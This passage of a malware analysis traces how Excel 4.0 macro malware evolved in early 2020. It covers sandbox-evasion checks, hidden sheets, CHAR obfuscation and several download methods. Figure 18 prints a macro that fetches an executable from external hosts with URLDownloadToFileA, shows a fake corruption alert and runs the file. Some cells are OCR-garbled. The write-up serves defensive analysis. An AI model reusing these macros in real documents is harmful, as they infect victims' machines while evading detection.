
A small loop is then created between two cells that check whether the payload was downloaded successfully (Figure 11). These cells are checking for the string “LOS” anywhere within cell Y103. This is because at the end of the downloaded cell formula payload, the malware calls =CLOSE().

```
=IF(ISNUMBER(SEARCH("LOS",Sheet1!Y103)), GOTO(DSJVbsd),
ON.TIME(NOW()+"00:00:02", "klaudshflu"))
=IF(ISNUMBER(SEARCH("LOS",Sheet1!Y103)), GOTO(DSJVbsd),
ON.TIME(NOW()+"00:00:02", "sdhbjfa2"))
```

Figure 11: Checking for successful download

Cluster 2: ~2020.02.26

The second cluster of February added minor obfuscation through hiding the payload by using a white font on white background (shown in red in Figure 12), and by scattering the code around the worksheet. This makes following control flow and identifying important code blocks a bit more challenging for manual analysis, but should cause no significant issues for dynamic analysis, noting that the first cluster included significant attempts to evade dynamic analysis.



```
=IF(ISNUMBER(SEARCH("LOS",Sheet1!U11)), GOTO([illegible]), ON.TIME(NOW()+"00:00:02", "[illegible]"))
=RETURN()
=IF(ISNUMBER(SEARCH("LOS",Sheet1!U11)), GOTO([illegible]), ON.TIME(NOW()+"00:00:02", "[illegible]"))
=RETURN()
```

```
=IF(GET.WORKSPACE(19),,CLOSE(TRUE))
=IF(GET.WORKSPACE(42),,CLOSE(TRUE))
=IF(ISNUMBER(SEARCH("Windows",GET.WORKSPACE(1))), ON.TIME(NOW()+"00:00:02","[illegible]"),CLO
=RETURN()
```


```
=FORMULA.FILL(Sheet1!U10,[illegible]
=FORMULA.FILL(Sheet1!U11,[illegible]
=FORMULA.FILL(Sheet1!U12,[illegible]
=FORMULA.FILL(Sheet1!U13,[illegible]
```

Figure 12: Scattered payload (originally payload was written in white font).

Cluster 3: ~2020.02.27


This cluster protects itself more than the previous clusters, as it hides the payload in a *veryhidden* macro sheet instead of a *hidden* macro sheet (note that both types of macro sheets are Excel documented features). This means that the macro sheet cannot be unhidden via the traditional method in Excel, but instead a specific flag in the binary (see Figure 14) must be modified in order to unhide and view the contents of the worksheet.

Once unhidden, this macro appears to extend on the dynamic analysis evasion routines from Cluster 1 by performing additional guest OS environmental checks (Figure 13). These two new checks also use the previously mentioned GET.WORKSPACE function, but this time they attempt to identify the height and width of the workspace. This check ensures that the display size of the workspace points (similar to pixels) are greater than the minimum value, 770×380, in this cluster.



```
=GET.WORKSPACE(13) ' writes to cell G23
=GET.WORKSPACE(14) ' writes to cell G24
=IF(G23<770, CLOSE(FALSE),)
=IF(G24<380, CLOSE(FALSE),)
```

Figure 13: Checking the size of the display of the workspace.




```
00002E50  02 00 00 00 85 00 10 00 3C D4 01 00 00 00 08 00  .......<Ô......
00002E60  44 6F 63 75 53 69 67 6E 85 00 12 00 52 F2 01 00  DocuSign.....Rò..
00002E70  02 01 0A 00 67 6F 57 62 6C 70 42 68 55 31 9A 08  ....goWblpBhU1š.
00002E80  18 00 9A 08 00 00 00 00 00 00 00 00 00 00 01 00  ..š.............
```

Figure 14: *Veryhidden* flag (0x2).

Cluster 4: ~2020.03.06


The new techniques introduced by this cluster include building a path to three different files, one being a VBS script, which is a technique we didn't see in previous clusters. These paths (Figure 15) will be used by the downloaded formula, the payload, using the same DCONN web query described previously.



	A
1	=IF(GET.WORKSPACE(42),,CLOSE(TRUE))
2	=GET.WORKSPACE(13)
3	=GET.WORKSPACE(14)
4	=IF(A2<770, CLOSE(FALSE),)
5	=IF(A3<381, CLOSE(FALSE),)
6	=IF(GET.WORKSPACE(19),,CLOSE(TRUE))
7	=GET.WORKSPACE(26)
8	="C:\Users\"&A7&"\AppData\Local\Temp\CVR"&RANDBETWEEN(1000,9999)&".tmp.cvr"
9	="C:\Users\"&A7&"\AppData\Local\Temp\wct"&RANDBETWEEN(100,999)&".vbs"
10	="C:\Users\"&A7&"\AppData\Local\Temp\wct"&RANDBETWEEN(1000,9999)&".vbs"
11	=IF(ISNUMBER(SEARCH("Windows",GET.WORKSPACE(1))), ON.TIME(NOW()+"00:00:02", "adfv243b"),CLOSE(TRUE))

Figure 15: Additional code – Paths to files.

Also, instead of FORMULA.FILL being used to move the downloaded payload around the sheet, FORMULA is used (Figure 16). This minor change is likely an evasion to signature-based detection of the previously used FORMULA function.




C	D
	=FORMULA(Sheet1!X60,bzesjmzE8T!C1)
	=FORMULA(Sheet1!X61,bzesjmzE8T!C2)
	=FORMULA(Sheet1!X62,bzesjmzE8T!C3)
	=FORMULA(Sheet1!X63,bzesjmzE8T!C4)
	=FORMULA(Sheet1!X64,bzesjmzE8T!C5)
	=FORMULA(Sheet1!X65,bzesjmzE8T!C6)
	=FORMULA(Sheet1!X66,bzesjmzE8T!C7)
	=FORMULA(Sheet1!X67,bzesjmzE8T!C8)
	=FORMULA(Sheet1!X68,bzesjmzE8T!C9)
	=FORMULA(Sheet1!X69,bzesjmzE8T!C10)
	=FORMULA(Sheet1!X70,bzesjmzE8T!C11)
	=FORMULA(Sheet1!X71,bzesjmzE8T!C12)
	=FORMULA(Sheet1!X72,bzesjmzE8T!C13)
	=FORMULA(Sheet1!X73,bzesjmzE8T!C14)
	=FORMULA(Sheet1!X74,bzesjmzE8T!C15)
	=FORMULA(Sheet1!X75,bzesjmzE8T!C16)
	=FORMULA(Sheet1!X76,bzesjmzE8T!C17)
	=FORMULA(Sheet1!X77,bzesjmzE8T!C18)
	=FORMULA(Sheet1!X78,bzesjmzE8T!C19)
	=FORMULA(Sheet1!X79,bzesjmzE8T!C20)
	=FORMULA(Sheet1!X80,bzesjmzE8T!C21)
	=FORMULA(Sheet1!X81,bzesjmzE8T!C22)
	=FORMULA(Sheet1!X82,bzesjmzE8T!C23)
	=FORMULA(Sheet1!X83,bzesjmzE8T!C24)
	=FORMULA(Sheet1!X84,bzesjmzE8T!C25)
	=FORMULA(Sheet1!X85,bzesjmzE8T!C26)
	=GOTO(C1)
	=RETURN()

Figure 16: FORMULA instead of FORMULA.FILL

Cluster 5: ~2020.03.10


This cluster is the first batch of samples where we observed heavy usage of the CHAR function (Figure 17). This function translates an integer to its corresponding ASCII character. For example: CHAR(0x41) resolves to ‘A’. These characters are resolved, then concatenated one at a time to build the final payload. This is a common obfuscation technique across a variety of file formats and languages, but this is the first time we have seen the technique used in Excel 4.0 macros.



	A	B	C	D	E	F	G	H	I	J	K
1	=CHAR(61)&CHAR(73)	=CHAR(61)	=CHAR(61)	=CHAR(61)	=CHAR(61)	=CHAR(61)	=CHAR(61)	=CHAR(61)	=CHAR(61)&	=CHAR(61)	=FORMULA(A1
2	=CHAR(70)	=CHAR(73)	=CHAR(73)	=CHAR(73)	=CHAR(73)	=CHAR(67)	=CHAR(73)	=CHAR(65)	=CHAR(65)	=CHAR(76)	=FORMULA(B1
3	=CHAR(40)	=CHAR(70)	=CHAR(70)	=CHAR(70)	=CHAR(70)	=CHAR(65)	=CHAR(70)	=CHAR(76)	=CHAR(76)	=CHAR(79)	=FORMULA(C1
4	=CHAR(71)	=CHAR(40)&CHAR(71)	=CHAR(40)&CHAR(71)	=CHAR(40)	=CHAR(40)	=CHAR(76)	=CHAR(82)	=CHAR(69)	=CHAR(76)	=CHAR(83)	=FORMULA(D1
5	=CHAR(69)	=CHAR(69)	=CHAR(69)	=CHAR(71)	=CHAR(73)	=CHAR(76)	=CHAR(91)	=CHAR(82)	=CHAR(40)	=CHAR(69)	=FORMULA(E1
6	=CHAR(84)	=CHAR(84)	=CHAR(84)	=CHAR(84)	=CHAR(78)	=CHAR(34)	=CHAR(45)	=CHAR(84)&C	=CHAR(34)	=CHAR(40)	=FORMULA(F1
7	=CHAR(46)	=CHAR(46)	=CHAR(46)	=CHAR(46)	=CHAR(85)	=CHAR(117	=CHAR(49)	=CHAR(34)	=CHAR(83)	=CHAR(65)	=FORMULA(G1
8	=CHAR(87)	=CHAR(87)	=CHAR(87)	=CHAR(87)	=CHAR(77)	=CHAR(114	=CHAR(93)	=CHAR(84)	=CHAR(104)	=CHAR(76)	=FORMULA(H1
9	=CHAR(79)&CHAR(82)	=CHAR(79)	=CHAR(79)	=CHAR(79)	=CHAR(66)	=CHAR(108	=CHAR(60)	=CHAR(104)	=CHAR(101)	=CHAR(83)	=FORMULA(I1
10	=CHAR(75)	=CHAR(82)	=CHAR(82)	=CHAR(82)	=CHAR(69)	=CHAR(10	=CHAR(48)	=CHAR(101)	=CHAR(108)	=CHAR(69)	=FORMULA(J1
11	=CHAR(83)	=CHAR(75)	=CHAR(75)&CHAR(83)	=CHAR(75)	=CHAR(82)	=CHAR(111	=CHAR(44)	=CHAR(32)	=CHAR(51)	=CHAR(41)	=WORKBOOK.
12	=CHAR(80)	=CHAR(83)	=CHAR(80)	=CHAR(83)	=CHAR(40)	=CHAR(11	=CHAR(67)	=CHAR(119)	=CHAR(50)		=GOTO(L1)
13	=CHAR(65)	=CHAR(80)	=CHAR(65)	=CHAR(80)	=CHAR(69)	=CHAR(34)	=CHAR(65)	=CHAR(111)	=CHAR(34)		
14	=CHAR(67)	=CHAR(65)	=CHAR(67)	=CHAR(67)	=CHAR(65)	=CHAR(44)	=CHAR(76)	=CHAR(114)	=CHAR(44)		
15	=CHAR(69)	=CHAR(67)&CHAR(69)	=CHAR(69)	=CHAR(69)	=CHAR(82)	=CHAR(34)	=CHAR(40)	=CHAR(107)	=CHAR(34)		
16	=CHAR(40)	=CHAR(40)	=CHAR(40)	=CHAR(40)	=CHAR(67)	=CHAR(82)	=CHAR(34)	=CHAR(98)	=CHAR(83)		
17	=CHAR(49)	=CHAR(49)	=CHAR(49)&CHAR(57)	=CHAR(52)	=CHAR(72)	=CHAR(76)	=CHAR(11	=CHAR(111)&	=CHAR(104)		
18	=CHAR(51)&CHAR(41)	=CHAR(52)	=CHAR(41)	=CHAR(50)	=CHAR(40)	=CHAR(68)	=CHAR(11	=CHAR(107)	=CHAR(101)		
19	=CHAR(60)	=CHAR(41)	=CHAR(44)	=CHAR(41)	=CHAR(34)	=CHAR(111	=CHAR(10	=CHAR(32)	=CHAR(108)		
20	=CHAR(55)	=CHAR(60)	=CHAR(44)	=CHAR(44)	=CHAR(10	=CHAR(11	=CHAR(10	=CHAR(99)	=CHAR(69)		
21	=CHAR(55)	=CHAR(51)	=CHAR(67)	=CHAR(44)	=CHAR(11	=CHAR(11	=CHAR(11	=CHAR(97)	=CHAR(120)		
22	=CHAR(48)	=CHAR(56)	=CHAR(76)	=CHAR(76)	=CHAR(10	=CHAR(10	=CHAR(11	=CHAR(110)	=CHAR(101)		
23	=CHAR(44)	=CHAR(49)&CHAR(44)	=CHAR(79)	=CHAR(79)	=CHAR(11	=CHAR(111	=CHAR(34)	=CHAR(110)	=CHAR(99)		
24	=CHAR(32)	=CHAR(32)	=CHAR(83)&CHAR(69)	=CHAR(83)	=CHAR(11	=CHAR(10	=CHAR(34)	=CHAR(111)	=CHAR(117)		
25	=CHAR(67)	=CHAR(67)	=CHAR(40)	=CHAR(69)	=CHAR(11	=CHAR(84)	=CHAR(85)	=CHAR(116)&	=CHAR(116)		
26	=CHAR(76)	=CHAR(76)	=CHAR(84)	=CHAR(40)	=CHAR(34)	=CHAR(111	=CHAR(82)	=CHAR(98)	=CHAR(101)		
27	=CHAR(79)&CHAR(83)	=CHAR(79)	=CHAR(82)	=CHAR(84)	=CHAR(44)	=CHAR(70)	=CHAR(76)	=CHAR(101)	=CHAR(65)		
28	=CHAR(69)	=CHAR(83)	=CHAR(85)	=CHAR(85)	=CHAR(71)	=CHAR(10	=CHAR(68)	=CHAR(32)	=CHAR(34)		
29	=CHAR(40)	=CHAR(69)	=CHAR(69)	=CHAR(69)	=CHAR(84)	=CHAR(10	=CHAR(11	=CHAR(111)	=CHAR(44)		
30	=CHAR(70)	=CHAR(40)	=CHAR(41)	=CHAR(41)	=CHAR(46)	=CHAR(101	=CHAR(11	=CHAR(112)	=CHAR(34)		
31	=CHAR(65)	=CHAR(70)	=CHAR(41)	=CHAR(41)	=CHAR(87)	=CHAR(65)	=CHAR(11	=CHAR(101)	=CHAR(74)&		
32	=CHAR(76)	=CHAR(65)			=CHAR(79)	=CHAR(34)	=CHAR(10	=CHAR(110)	=CHAR(67)		
33	=CHAR(83)	=CHAR(76)			=CHAR(82)	=CHAR(44)	=CHAR(11	=CHAR(101)	=CHAR(67)		
34	=CHAR(69)	=CHAR(83)&CHAR(69)			=CHAR(75)	=CHAR(74)	=CHAR(97)	=CHAR(100)	=CHAR(67)		
35	=CHAR(41)	=CHAR(41)			=CHAR(83)	=CHAR(74)	=CHAR(10	=CHAR(32)	=CHAR(74)		
36	=CHAR(44)	=CHAR(44)			=CHAR(80)	=CHAR(67)	=CHAR(11	=CHAR(111)	=CHAR(74)		
37	=CHAR(41)	=CHAR(41)			=CHAR(65)	=CHAR(67)	=CHAR(70)	=CHAR(114)	=CHAR(34)		
38					=CHAR(67)	=CHAR(74)	=CHAR(10	=CHAR(32)&C	=CHAR(44)		

Figure 17: CHAR functions.

Within this same timeframe, we also observed the first large wave of samples that directly invoked the WinAPI (*URLDownloadToFile)* via the CALL function (Figure 18) instead of the previously mentioned DCONN download method, which is likely used to evade static detection of the prior download technique.




```
1  =IF(GET.WORKSPACE(19),,CLOSE(TRUE))
2  =GET.WORKSPACE(13)
3  =GET.WORKSPACE(14)
4  =IF(B2<770, CLOSE(FALSE),)
5  =IF(B3<381, CLOSE(FALSE),)
6  =IF(GET.WORKSPACE(42),,CLOSE(TRUE))
7  =GET.WORKSPACE(26)
8  ="C:\Users\"&B7&"\AppData\Local\Temp\"&CHAR(RANDBETWEEN(97,122))&CHAR(RANDBETWEEN(97,122))&RANDBETWEEN(10,9999)&".exe"
9  =CALL("urlmon","URLDownloadToFileA","JJCCJJ",0,"http://cnbjobs.com/fa-content/uploads/2020/03/guide/"&RANDBETWEEN(100000,999999)&".png",B8,0,0)
10 =IF(B9<0, CALL("urlmon","URLDownloadToFileA","JJCCJJ",0,"http://devweb2019.fr/wp-content/uploads/2020/03/guide/"&RANDBETWEEN(100000,999999)&".png",B8,0,0), GOTO(B14))
11 =IF(B10<0, CALL("urlmon","URLDownloadToFileA","JJCCJJ",0,"http://auto-mento.hu/wp-content/uploads/guide/"&RANDBETWEEN(100000,999999)&".png",B8,0,0), GOTO(B14))
12 =IF(B11<0, CALL("urlmon","URLDownloadToFileA","JJCCJJ",0,"http://minokala.ir/wp-content/uploads/2020/03/guide/"&RANDBETWEEN(100000,999999)&".png",B8,0,0), GOTO(B14))
13 =IF(B12<0, CLOSE(FALSE),)
14 =ALERT("The workbook can't be opened or repaired by Microsoft Excel because it is corrupt.",2)
15 =EXEC(B8)
16 =CLOSE(FALSE)
17 =RETURN()
```

Figure 18: WinAPI usage – URLDownloadToFile.

